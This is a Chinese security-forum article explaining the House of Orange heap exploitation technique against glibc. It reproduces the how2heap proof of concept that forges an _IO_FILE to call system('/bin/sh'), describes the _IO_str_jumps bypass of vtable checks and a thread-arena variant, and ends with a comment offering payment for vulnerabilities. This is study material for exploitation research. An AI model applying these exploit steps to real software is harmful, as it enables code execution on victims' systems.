house of orange 漏洞

Ex / 2019-07-04 06:03:00 / 浏览数 4618 安全技术 二进制安全 顶(0) 踩(0)

对 house of orange 和 _IO_FILE 的总结。

house of orange

一个精心构造的组合，用到了unsorted bin attcked。

glibc-2.23之前

在glibc-2.23之前没有检查，之后的有_IO_vtable_check。

原理就是构造假的stdout，触发libc的abort，利用abort中的_IO_flush_all_lockp来达到控制程序流的目的。

源码

该段源码来自：https://github.com/shellphish/how2heap 。

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

/*
 The House of Orange uses an overflow in the heap to corrupt the _IO_list_all pointer
 It requires a leak of the heap and the libc
 Credit: http://4ngelboy.blogspot.com/2016/10/hitcon-ctf-qual-2016-house-of-orange.html
*/

/*
  This function is just present to emulate the scenario where
  the address of the function system is known.
*/
int winner ( char *ptr);

int main()
{
   /*
     The House of Orange starts with the assumption that a buffer overflow exists on the heap
     using which the Top (also called the Wilderness) chunk can be corrupted.

     At the beginning of execution, the entire heap is part of the Top chunk.
     The first allocations are usually pieces of the Top chunk that are broken off to service the request.
     Thus, with every allocation, the Top chunks keeps getting smaller.
     And in a situation where the size of the Top chunk is smaller than the requested value,
     there are two possibilities:
      1) Extend the Top chunk
      2) Mmap a new page
     If the size requested is smaller than 0x21000, then the former is followed.
   */

   char *p1, *p2;
   size_t io_list_all, *top;

   fprintf(stderr, "The attack vector of this technique was removed by changing the behavior of malloc_printerr, "
       "which is no longer calling _IO_flush_all_lockp, in 91e7cf982d0104f0e71770f5ae8e3faf352dea9f (2.26).\n");

   fprintf(stderr, "Since glibc 2.24 _IO_FILE vtable are checked against a whitelist breaking this exploit,"
       "https://sourceware.org/git/?p=glibc.git;a=commit;h=db3476aff19b75c4fdefbe65fcd5f0a90588ba51\n");

   /*
     Firstly, lets allocate a chunk on the heap.
   */

   p1 = malloc(0x400-16);
```

```
/*
   The heap is usually allocated with a top chunk of size 0x21000
   Since we've allocate a chunk of size 0x400 already,
   what's left is 0x20c00 with the PREV_INUSE bit set => 0x20c01.
   The heap boundaries are page aligned. Since the Top chunk is the last chunk on the heap,
   it must also be page aligned at the end.
   Also, if a chunk that is adjacent to the Top chunk is to be freed,
   then it gets merged with the Top chunk. So the PREV_INUSE bit of the Top chunk is always set.
   So that means that there are two conditions that must always be true.
    1) Top chunk + size has to be page aligned
    2) Top chunk's prev_inuse bit has to be set.
   We can satisfy both of these conditions if we set the size of the Top chunk to be 0xc00 | PREV_INUSE.
   What's left is 0x20c01
   Now, let's satisfy the conditions
   1) Top chunk + size has to be page aligned
   2) Top chunk's prev_inuse bit has to be set.
*/

top = (size_t *) ( (char *) p1 + 0x400 - 16);
top[1] = 0xc01;

/*
   Now we request a chunk of size larger than the size of the Top chunk.
   Malloc tries to service this request by extending the Top chunk
   This forces sysmalloc to be invoked.
   In the usual scenario, the heap looks like the following
      |------------|------------|------..----|
      |    chunk   |    chunk   | Top  ...    |
      |------------|------------|------..----|
  heap start                              heap end
   And the new area that gets allocated is contiguous to the old heap end.
   So the new size of the Top chunk is the sum of the old size and the newly allocated size.
   In order to keep track of this change in size, malloc uses a fencepost chunk,
   which is basically a temporary chunk.
   After the size of the Top chunk has been updated, this chunk gets freed.
   In our scenario however, the heap looks like
      |------------|------------|------..--|--...--|---------|
      |    chunk   |    chunk   | Top  ..  |  ...  | new Top |
      |------------|------------|------..--|--...--|---------|
 heap start                            heap end
   In this situation, the new Top will be starting from an address that is adjacent to the heap end.
   So the area between the second chunk and the heap end is unused.
   And the old Top chunk gets freed.
   Since the size of the Top chunk, when it is freed, is larger than the fastbin sizes,
   it gets added to list of unsorted bins.
   Now we request a chunk of size larger than the size of the top chunk.
   This forces sysmalloc to be invoked.
   And ultimately invokes _int_free
   Finally the heap looks like this:
      |------------|------------|------..--|--...--|---------|
      |    chunk   |    chunk   | free ..  |  ...  | new Top |
      |------------|------------|------..--|--...--|---------|
 heap start                                          new heap end
*/

p2 = malloc(0x1000);
/*
  Note that the above chunk will be allocated in a different page
  that gets mmapped. It will be placed after the old heap's end
  Now we are left with the old Top chunk that is freed and has been added into the list of unsorted bins
  Here starts phase two of the attack. We assume that we have an overflow into the old
  top chunk so we could overwrite the chunk's size.
  For the second phase we utilize this overflow again to overwrite the fd and bk pointer
  of this chunk in the unsorted bin list.
  There are two common ways to exploit the current state:
    - Get an allocation in an *arbitrary* location by setting the pointers accordingly (requires at least two allocations)
    - Use the unlinking of the chunk for an *where*-controlled write of the
      libc's main_arena unsorted-bin-list. (requires at least one allocation)
```

```
  The former attack is pretty straight forward to exploit, so we will only elaborate
  on a variant of the latter, developed by Angelboy in the blog post linked above.
  The attack is pretty stunning, as it exploits the abort call itself, which
  is triggered when the libc detects any bogus state of the heap.
  Whenever abort is triggered, it will flush all the file pointers by calling
  _IO_flush_all_lockp. Eventually, walking through the linked list in
  _IO_list_all and calling _IO_OVERFLOW on them.
  The idea is to overwrite the _IO_list_all pointer with a fake file pointer, whose
  _IO_OVERLOW points to system and whose first 8 bytes are set to '/bin/sh', so
  that calling _IO_OVERFLOW(fp, EOF) translates to system('/bin/sh').
  More about file-pointer exploitation can be found here:
  https://outflux.net/blog/archives/2011/12/22/abusing-the-file-structure/
  The address of the _IO_list_all can be calculated from the fd and bk of the free chunk, as they
  currently point to the libc's main_arena.
*/

io_list_all = top[2] + 0x9a8;

/*
  We plan to overwrite the fd and bk pointers of the old top,
  which has now been added to the unsorted bins.
  When malloc tries to satisfy a request by splitting this free chunk
  the value at chunk->bk->fd gets overwritten with the address of the unsorted-bin-list
  in libc's main_arena.
  Note that this overwrite occurs before the sanity check and therefore, will occur in any
  case.
  Here, we require that chunk->bk->fd to be the value of _IO_list_all.
  So, we should set chunk->bk to be _IO_list_all - 16
*/

top[3] = io_list_all - 0x10;

/*
  At the end, the system function will be invoked with the pointer to this file pointer.
  If we fill the first 8 bytes with /bin/sh, it is equivalent to system(/bin/sh)
*/

memcpy( ( char *) top, "/bin/sh\x00", 8);

/*
  The function _IO_flush_all_lockp iterates through the file pointer linked-list
  in _IO_list_all.
  Since we can only overwrite this address with main_arena's unsorted-bin-list,
  the idea is to get control over the memory at the corresponding fd-ptr.
  The address of the next file pointer is located at base_address+0x68.
  This corresponds to smallbin-4, which holds all the smallbins of
  sizes between 90 and 98. For further information about the libc's bin organisation
  see: https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc/
  Since we overflow the old top chunk, we also control it's size field.
  Here it gets a little bit tricky, currently the old top chunk is in the
  unsortedbin list. For each allocation, malloc tries to serve the chunks
  in this list first, therefore, iterates over the list.
  Furthermore, it will sort all non-fitting chunks into the corresponding bins.
  If we set the size to 0x61 (97) (prev_inuse bit has to be set)
  and trigger an non fitting smaller allocation, malloc will sort the old chunk into the
  smallbin-4. Since this bin is currently empty the old top chunk will be the new head,
  therefore, occupying the smallbin[4] location in the main_arena and
  eventually representing the fake file pointer's fd-ptr.
  In addition to sorting, malloc will also perform certain size checks on them,
  so after sorting the old top chunk and following the bogus fd pointer
  to _IO_list_all, it will check the corresponding size field, detect
  that the size is smaller than MINSIZE "size <= 2 * SIZE_SZ"
  and finally triggering the abort call that gets our chain rolling.
  Here is the corresponding code in the libc:
  https://code.woboq.org/userspace/glibc/malloc/malloc.c.html#3717
*/

top[1] = 0x61;
```

```
   /*
     Now comes the part where we satisfy the constraints on the fake file pointer
     required by the function _IO_flush_all_lockp and tested here:
     https://code.woboq.org/userspace/glibc/libio/genops.c.html#813
     We want to satisfy the first condition:
     fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base
   */

   _IO_FILE *fp = (_IO_FILE *) top;


   /*
     1. Set mode to 0: fp->_mode <= 0
   */

   fp->_mode = 0; // top+0xc0


   /*
     2. Set write_base to 2 and write_ptr to 3: fp->_IO_write_ptr > fp->_IO_write_base
   */

   fp->_IO_write_base = (char *) 2; // top+0x20
   fp->_IO_write_ptr = (char *) 3; // top+0x28


   /*
     4) Finally set the jump table to controlled memory and place system there.
     The jump table pointer is right after the _IO_FILE struct:
     base_address+sizeof(_IO_FILE) = jump_table
        4-a)  _IO_OVERFLOW  calls the ptr at offset 3: jump_table+0x18 == winner
   */

   size_t *jump_table = &top[12]; // controlled memory
   jump_table[3] = (size_t) &winner;
   *(size_t *) ((size_t) fp + sizeof(_IO_FILE)) = (size_t) jump_table; // top+0xd8


   /* Finally, trigger the whole chain by calling malloc */
   malloc(10);

  /*
    The libc's error message will be printed to the screen
    But you'll get a shell anyways.
  */

   return 0;
}

int winner(char *ptr)
{
   system(ptr);
   return 0;
}
```

原理是利用unsorted bin attack修改_IO_list_all指针，然后利用unsorted bin的解链操作将chunk放入small bin的特定位置，该位置对应_IO_list_all->_chain，链接着我们构造的假_IO_FILE。从而在_IO_flush_all_lockp中控制程序流。

调用关系

__libc_malloc => malloc_printerr => __libc_message => abort => _IO_flush_all_lockp


条件

该段代码来自glibc-2.23/libio/genops.c:779：

```
if (((fp->_mode <= 0 && fp->_IO_write_ptr > fp->_IO_write_base)
#if defined _LIBC || defined _GLIBCPP_USE_WCHAR_T
 || (_IO_vtable_offset (fp) == 0
     && fp->_mode > 0 && (fp->_wide_data->_IO_write_ptr
```

```
       > fp->_wide_data->_IO_write_base))
#endif
 )
&& _IO_OVERFLOW (fp, EOF) == EOF)
```

其程序流图如下:



在第一次判断fp的时候，fp指向的是main_arena+88，当model是一个正数时，会进行(fp->_wide_data->_IO_write_ptr > fp->_wide_data->_IO_write_base)判断，这个判断没有人为干涉的话就一定为真。

```
_IO_write_base = 0x7ff04b747c08 <main_arena+232>,
 _IO_write_ptr = 0x7ff04b747c18 <main_arena+248>,
```

而fp->_mode的值是main_arena+280，所以受随机化影响，_mode有1/2的几率为负数，也就意味着成功几率是1/2。

glibc-2.23之后

在glibc-2.23之后增加了_IO_vtable_check，则重点成为了如何绕过_IO_vtable_check。

该段代码来自glibc-2.24/libio/libioP.h:929：

```
/* Perform vtable pointer validation.  If validation fails, terminate
  the process.  */
static inline const struct _IO_jump_t *
IO_validate_vtable (const struct _IO_jump_t *vtable)
{
 /* Fast path: The vtable pointer is within the __libc_IO_vtables
    section.  */
 uintptr_t section_length = __stop___libc_IO_vtables - __start___libc_IO_vtables;
 const char *ptr = (const char *) vtable;
 uintptr_t offset = ptr - __start___libc_IO_vtables;
 if (__glibc_unlikely (offset >= section_length))
   /* The vtable pointer is not in the expected section.  Use the
      slow path, which will terminate the process if necessary.  */
   _IO_vtable_check ();
 return vtable;
```

```
}
```

IO_validate_vtable要求我们的vtable必须在__stop___libc_IO_vtables和__start___libc_IO_vtables之间，这就意味着我们不能利用任意地址来充当vta

我们可以利用原本就在__stop___libc_IO_vtables和__start___libc_IO_vtables之间的函数指针_IO_str_jumps->__finish。


```
pwndbg> p _IO_str_jumps
$1 = {
 __dummy = 0,
 __dummy2 = 0,
 __finish = 0x7fb33166d448 <_IO_str_finish>,
 __overflow = 0x7fb33166d0f6 <__GI__IO_str_overflow>,
 __underflow = 0x7fb33166d0b4 <__GI__IO_str_underflow>,
 __uflow = 0x7fb33166c073 <__GI__IO_default_uflow>,
 __pbackfail = 0x7fb33166d429 <__GI__IO_str_pbackfail>,
 __xsputn = 0x7fb33166c0d5 <__GI__IO_default_xsputn>,
 __xsgetn = 0x7fb33166c223 <__GI__IO_default_xsgetn>,
 __seekoff = 0x7fb33166d559 <__GI__IO_str_seekoff>,
 __seekpos = 0x7fb33166c38c <_IO_default_seekpos>,
 __setbuf = 0x7fb33166c2b0 <_IO_default_setbuf>,
 __sync = 0x7fb33166c60c <_IO_default_sync>,
 __doallocate = 0x7fb33166c3ec <__GI__IO_default_doallocate>,
 __read = 0x7fb33166cfa6 <_IO_default_read>,
 __write = 0x7fb33166cfae <_IO_default_write>,
 __seek = 0x7fb33166cf98 <_IO_default_seek>,
 __close = 0x7fb33166c60c <_IO_default_sync>,
 __stat = 0x7fb33166cfa0 <_IO_default_stat>,
 __showmanyc = 0x7fb33166cfb4 <_IO_default_showmanyc>,
 __imbue = 0x7fb33166cfba <_IO_default_imbue>
}
```

该段代码来自glibc-2.24/libio/strops.c:316：

```
void
_IO_str_finish (_IO_FILE *fp, int dummy)
{
 if (fp->_IO_buf_base && !(fp->_flags & _IO_USER_BUF))
   (((_IO_strfile *) fp)->_s._free_buffer) (fp->_IO_buf_base);
 fp->_IO_buf_base = NULL;

 _IO_default_finish (fp, 0);
}
```

其程序流图如下所示：



所以我们可以将vtable指向_IO_str_jumps，然后将fp的0xe8偏移覆盖为system函数，fp的0x38偏移覆盖为/bin/sh字符串，就能拿到shell。

glibc-2.27

在glibc-2.27以及之后的源码中，由于abort中没有刷新流的操作了，所以house of orange这个组合漏洞就不好用了。

该段代码来自glibc-2.26/stdlib/abort.c:70：

```
/* Flush all streams.  We cannot close them now because the user
might have registered a handler for SIGABRT.  */
if (stage == 1)
{
 ++stage;
 fflush (NULL);
}

/* Send signal which possibly calls a user handler.  */
if (stage == 2)
{
 /* This stage is special: we must allow repeated calls of
`abort' when a user defined handler for SIGABRT is installed.
This is risky since the `raise' implementation might also
fail but I don't see another possibility.  */
 int save_stage = stage;

 stage = 0;
 __libc_lock_unlock_recursive (lock);

 raise (SIGABRT);
```

```
 __libc_lock_lock_recursive (lock);
 stage = save_stage + 1;
}
```

在2.27中刷新流的操作被删去。

该段代码来自glibc-2.27/stdlib/abort.c:77：

```
/* Send signal which possibly calls a user handler.  */
if (stage == 1)
{
 /* This stage is special: we must allow repeated calls of
`abort' when a user defined handler for SIGABRT is installed.
This is risky since the `raise' implementation might also
fail but I don't see another possibility.  */
 int save_stage = stage;

 stage = 0;
 __libc_lock_unlock_recursive (lock);

 raise (SIGABRT);

 __libc_lock_lock_recursive (lock);
 stage = save_stage + 1;
}
```

house of orange by thread

代码

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>

#define NUM 0x4000 - 0x41
void *thread_func(void *p)
{
   char *ptr[NUM] = {0}, *end, *new;
   int i;

   for (i = 0; i < NUM; i++)
   {
       ptr[i] = malloc(0x1000);
   }
   end = malloc(0x800);
   new = malloc(0x1000);
   // break here

   return NULL;
}

int main()
{
   pthread_t main_thread;

   pthread_create(&main_thread, NULL, thread_func, NULL);
   pthread_join(main_thread, NULL);

   return 0;
}
```

原理

和house of orange相似，当thread_arena.top的size不够分配时，会调用sysmalloc来扩展heap，当原来的heap大于0x4000000时，sysmalloc会free掉top chunk，转而向低地址申请新的内存。

该段代码来自glibc-2.27/malloc/malloc.c:2412：

```
/* First try to extend the current heap. */
old_heap = heap_for_ptr (old_top);
old_heap_size = old_heap->size;
if ((long) (MINSIZE + nb - old_size) > 0
   && grow_heap (old_heap, MINSIZE + nb - old_size) == 0)
 {
   av->system_mem += old_heap->size - old_heap_size;
   set_head (old_top, (((char *) old_heap + old_heap->size) - (char *) old_top)
             | PREV_INUSE);
 }
else if ((heap = new_heap (nb + (MINSIZE + sizeof (*heap)), mp_.top_pad)))
 {
   /* Use a newly allocated heap.  */
   heap->ar_ptr = av;
   heap->prev = old_heap;
   av->system_mem += heap->size;
   /* Set up the new top.  */
   top (av) = chunk_at_offset (heap, sizeof (*heap));
   set_head (top (av), (heap->size - sizeof (*heap)) | PREV_INUSE);

   /* Setup fencepost and free the old top chunk with a multiple of
       MALLOC_ALIGNMENT in size. */
   /* The fencepost takes at least MINSIZE bytes, because it might
       become the top chunk again later.  Note that a footer is set
       up, too, although the chunk is marked in use. */
   old_size = (old_size - MINSIZE) & ~MALLOC_ALIGN_MASK;
   set_head (chunk_at_offset (old_top, old_size + 2 * SIZE_SZ), 0 | PREV_INUSE);
   if (old_size >= MINSIZE)
     {
       set_head (chunk_at_offset (old_top, old_size), (2 * SIZE_SZ) | PREV_INUSE);
       set_foot (chunk_at_offset (old_top, old_size), (2 * SIZE_SZ));
       set_head (old_top, old_size | PREV_INUSE | NON_MAIN_ARENA);
       _int_free (av, old_top, 1);
     }
```

该段代码来自glibc-2.27/malloc/arena.c:611：

```
/* Grow a heap.  size is automatically rounded up to a
  multiple of the page size. */

static int
grow_heap (heap_info *h, long diff)
{
 size_t pagesize = GLRO (dl_pagesize);
 long new_size;

 diff = ALIGN_UP (diff, pagesize);
 new_size = (long) h->size + diff;
 if ((unsigned long) new_size > (unsigned long) HEAP_MAX_SIZE)
   return -1;

 if ((unsigned long) new_size > h->mprotect_size)
   {
     if (__mprotect ((char *) h + h->mprotect_size,
                     (unsigned long) new_size - h->mprotect_size,
                     PROT_READ | PROT_WRITE) != 0)
       return -2;

     h->mprotect_size = new_size;
   }

 h->size = new_size;
 LIBC_PROBE (memory_heap_more, 2, h, h->size);
 return 0;
}
```

HEAP_MAX_SIZE的值就是0x4000000。

点击收藏 | 0 关注 | 1

上一篇：bugbounty:赏金3000美... 下一篇：phpMyAdmin 文件包含复现分析

1. 1 条回复

zhaodaniu**** 2019-07-05 01:54:11

有偿找漏dong，共6个，赏jin 1万美金。tg：@fdseds

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录